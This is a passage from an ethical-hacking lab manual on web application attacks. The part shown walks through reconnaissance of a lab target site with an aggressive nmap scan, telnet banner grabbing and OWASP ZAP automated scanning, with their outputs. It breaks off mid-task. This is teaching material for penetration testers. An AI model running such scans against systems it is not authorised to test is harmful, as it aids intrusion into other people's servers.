

Module 14: Hacking Web Applications

Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Objective

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools
- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning
- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting remote command execution vulnerability
- Gaining backdoor access via a web shell

- Detecting web application vulnerabilities using various web application security tools

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application. Recommended labs that will assist you in learning various web application attack techniques include:

1. Footprint the web infrastructure

- Perform web application reconnaissance using Nmap and Telnet
- Perform web spidering using OWASP ZAP
- Perform web application vulnerability scanning using SmartScanner

2. Perform web application attacks

- Perform a brute-force attack using Burp Suite
- Perform Remote Code Execution (RCE) attack

3. Detect web application vulnerabilities using various web application security tools

- Detect web application vulnerabilities using wapiti web application security scanner

Lab 1: Footprint the Web Infrastructure

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Lab Objectives

- Perform web application reconnaissance using Nmap and Telnet
- Perform web spidering using OWASP ZAP
- Perform web application vulnerability scanning using SmartScanner

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- Server Discovery: Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- Service Discovery: Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- Server Identification: Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- Hidden Content Discovery: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.


1. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
2. Use tools such as **Netcraft (<https://www.netcraft.com>)**, **SmartWhois (<https://www.tamos.com>)**, **WHOIS Lookup (<https://whois.domaintools.com>)**, and **Batch IP Converter (<http://www.sabsoft.com>)** to perform the Whois lookup.
3. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
4. Use tools such as, **DNSRecon (<https://github.com>)**, and **Domain Dossier (<https://centralops.net>)** to perform DNS interrogation.
5. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.

6. Click Parrot Security to switch to the Parrot Security machine. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

In this task, the target website (www.moviescope.com) is hosted by the victim machine (Windows Server 2019). Here, the host machine is the Parrot Security machine.

7. Now, type cd and press Enter to jump to the root directory.
8. In the Parrot Terminal window, run **nmap -T4 -A -v [Target Web Application]** command (here, the target web application is www.moviescope.com) to perform a port and service discovery scan.

In this command, -T4: specifies setting time template (0-5), -A: specifies aggressive scan, and -v: enables the verbose output (include all hosts and ports in the output).



The screenshot shows a terminal window titled "nmap -T4 -A -v www.moviescope.com - Parrot Terminal". The terminal session starts with the user becoming root via "sudo su". The command "#nmap -T4 -A -v www.moviescope.com" is run, and the output shows the scan process. It starts with "NSE: Loaded 156 scripts for scanning." and "NSE: Script Pre-scanning.". The scan then begins with "Initiating NSE at 03:44" and "Completed NSE at 03:44, 0.00s elapsed". It continues with "Initiating NSE at 03:44" and "Completed NSE at 03:44, 0.00s elapsed". The ARP Ping Scan is initiated with "Initiating ARP Ping Scan at 03:44" and "Completed ARP Ping Scan at 03:44". The SYN Stealth Scan is then initiated with "Initiating SYN Stealth Scan at 03:44". The scan results show discovered open ports: "Discovered open port 80/tcp on 10.10.1.19", "Discovered open port 135/tcp on 10.10.1.19", "Discovered open port 139/tcp on 10.10.1.19", "Discovered open port 3389/tcp on 10.10.1.19", and "Discovered open port 445/tcp on 10.10.1.19".

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ cd
[root@parrot]~$ #nmap -T4 -A -v www.moviescope.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 03:44 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating ARP Ping Scan at 03:44
Completed ARP Ping Scan at 03:44
Scanning www.moviescope.com (10.10.1.19) [1 port]
Completed ARP Ping Scan at 03:44, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 03:44
Scanning www.moviescope.com (10.10.1.19) [1000 ports]
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
```

9. The result appears, displaying the open ports and services running on the machine hosting the target website.

```
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH  
TURN ETRN BDAT VRFY  
80/tcp open http Microsoft IIS httpd 10.0  
| http-methods:  
|_ Supported Methods: OPTIONS TRACE GET HEAD POST  
|_ Potentially risky methods: TRACE  
|_http-server-header: Microsoft-IIS/10.0  
|_http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3  
|_http-title: Login - MovieScope  
135/tcp open msrpc Microsoft Windows RPC  
139/tcp open netbios-ssn Microsoft Windows netbios-ssn  
445/tcp open microsoft-ds?  
1801/tcp open msmq?  
2103/tcp open msrpc Microsoft Windows RPC  
2105/tcp open msrpc Microsoft Windows RPC  
2107/tcp open msrpc Microsoft Windows RPC  
3389/tcp open ms-wbt-server Microsoft Terminal Services  
|_ssl-date: 2024-03-19T07:46:07+00:00; 0s from scanner time.  
| ssl-cert: Subject: commonName=Server2019  
| Issuer: commonName=Server2019  
| Public Key type: rsa  
| Public Key bits: 2048  
| Signature Algorithm: sha256WithRSAEncryption  
| Not valid before: 2024-03-18T07:39:28  
| Not valid after: 2024-09-17T07:39:28  
| MD5: 3927:b822:4900:84a9:a939:eba9:11f8:8c7f
```


10. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.

```
2107/tcp open msrpc Microsoft Windows RPC  
3389/tcp open ms-wbt-server Microsoft Terminal Services  
|_ssl-date: 2024-03-19T07:46:07+00:00; 0s from scanner time.  
| ssl-cert: Subject: commonName=Server2019  
| Issuer: commonName=Server2019  
| Public Key type: rsa  
| Public Key bits: 2048  
| Signature Algorithm: sha256WithRSAEncryption  
| Not valid before: 2024-03-18T07:39:28  
| Not valid after: 2024-09-17T07:39:28  
| MD5: 3927:b822:4900:84a9:a939:eba9:11f8:8c7f  
|_SHA-1: caf:5c04:de44:9da:ee89:96fb:a01f:284a:e01e:ebbb  
| rdp-ntlm-info:  
| Target_Name: SERVER2019  
| NetBIOS_Domain_Name: SERVER2019  
| NetBIOS_Computer_Name: SERVER2019  
| DNS_Domain_Name: Server2019  
| DNS_Computer_Name: Server2019  
| Product_Version: 10.0.17763  
|_ System_Time: 2024-03-19T07:45:27+00:00  
MAC Address: 02:15:5D:25:39:75 (Unknown)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running (JUST GUESSING): Microsoft Windows 2019 (97%)  
Aggressive OS guesses: Microsoft Windows Server 2019 (97%)  
No exact OS matches for host (test conditions non-ideal).
```

11. Now, perform banner grabbing to identify the make, model, and version of the target web server software.
12. In the terminal window, run command telnet www.moviescope.com 80 to establish a telnet connection with the target machine.

Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

13. The Trying 10.10.1.19... message appears; type GET / HTTP/1.0 and press Enter two times.




```
Applications Places System Terminal Tue Mar 19, 03:52
File Edit View Search Help
[root@parrot] ~
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0
```

14. The result appears, displaying information related to the server name and its version, technology used.

15. Here, the server is identified as Microsoft-IIS/10.0 and the technology used is ASP.NET.

In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.



```
[root@parrot] ~
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 19 Mar 2024 07:52:07 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
  Menu telnet www.moviesco...
```

16. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).

Task 2: Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.


Here, we will perform web spidering on the target website using OWASP ZAP.

In this task, the target website (www.moviescope.com) is hosted by the victim machine (Windows Server 2019). Here, the host machine is the Parrot Security machine.

1. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).


The password that you type will not be visible.

2. Now, run cd command to jump to the root directory.
3. In the Terminal window, type zaproxy and press Enter to launch OWASP ZAP.




4. The OWASP ZAP initializing window appears; wait for it to complete.
5. After completing initialization, a prompt that reads Do you want to persist the ZAP Session? appears; select the No, I do not want to persist this session at this moment in time radio button and click Start.


If a Manage Add-ons window appears, click the Close button.



6. The OWASP ZAP main window appears. Under the Quick Start tab, click the Automated Scan option under Welcome to OWASP ZAP.



7. The Automated Scan wizard appears; enter the target website under the URL to attack field (here, www.moviescope.com). Leave the other settings to default and click the Attack button.



8. OWASP ZAP starts scanning the target website. You can observe various URLs under the Spider tab.

The screenshot shows the OWASP ZAP interface with the title bar "Untitled Session - OWASP ZAP 2.13.0 (as superuser)" and the date "Thu Mar 14, 01:54". The main window is titled "Automated Scan" with a lightning bolt icon. It displays the message: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." Below this, it says: "Please be aware that you should only attack applications that you have been specifically been given permission to test." A URL input field contains "http://www.moviescope.com". Under "Attack Options", "Use traditional spider:" is checked, and "Use ajax spider:" has a dropdown set to "with Firefox Headless". The "Attack" button is highlighted in red. The progress bar at the bottom shows "Actively scanning (attacking) the URLs discovered b...". The tabs at the bottom include History, Search, Alerts, Output, Spider, Active Scan (which is selected), and Requester. The "Alerts" tab shows 1 new alert. The "Output" tab shows a table of requests:

ID	Req. Timestamp	Resp. Timestamp	Met...	URL	C...	Reason	...	Size Resp. H...	Size Resp. ...
638	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/imag...	405	Metho...	...	204 bytes	1,293 bytes
639	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/imag...	405	Metho...	...	204 bytes	1,293 bytes

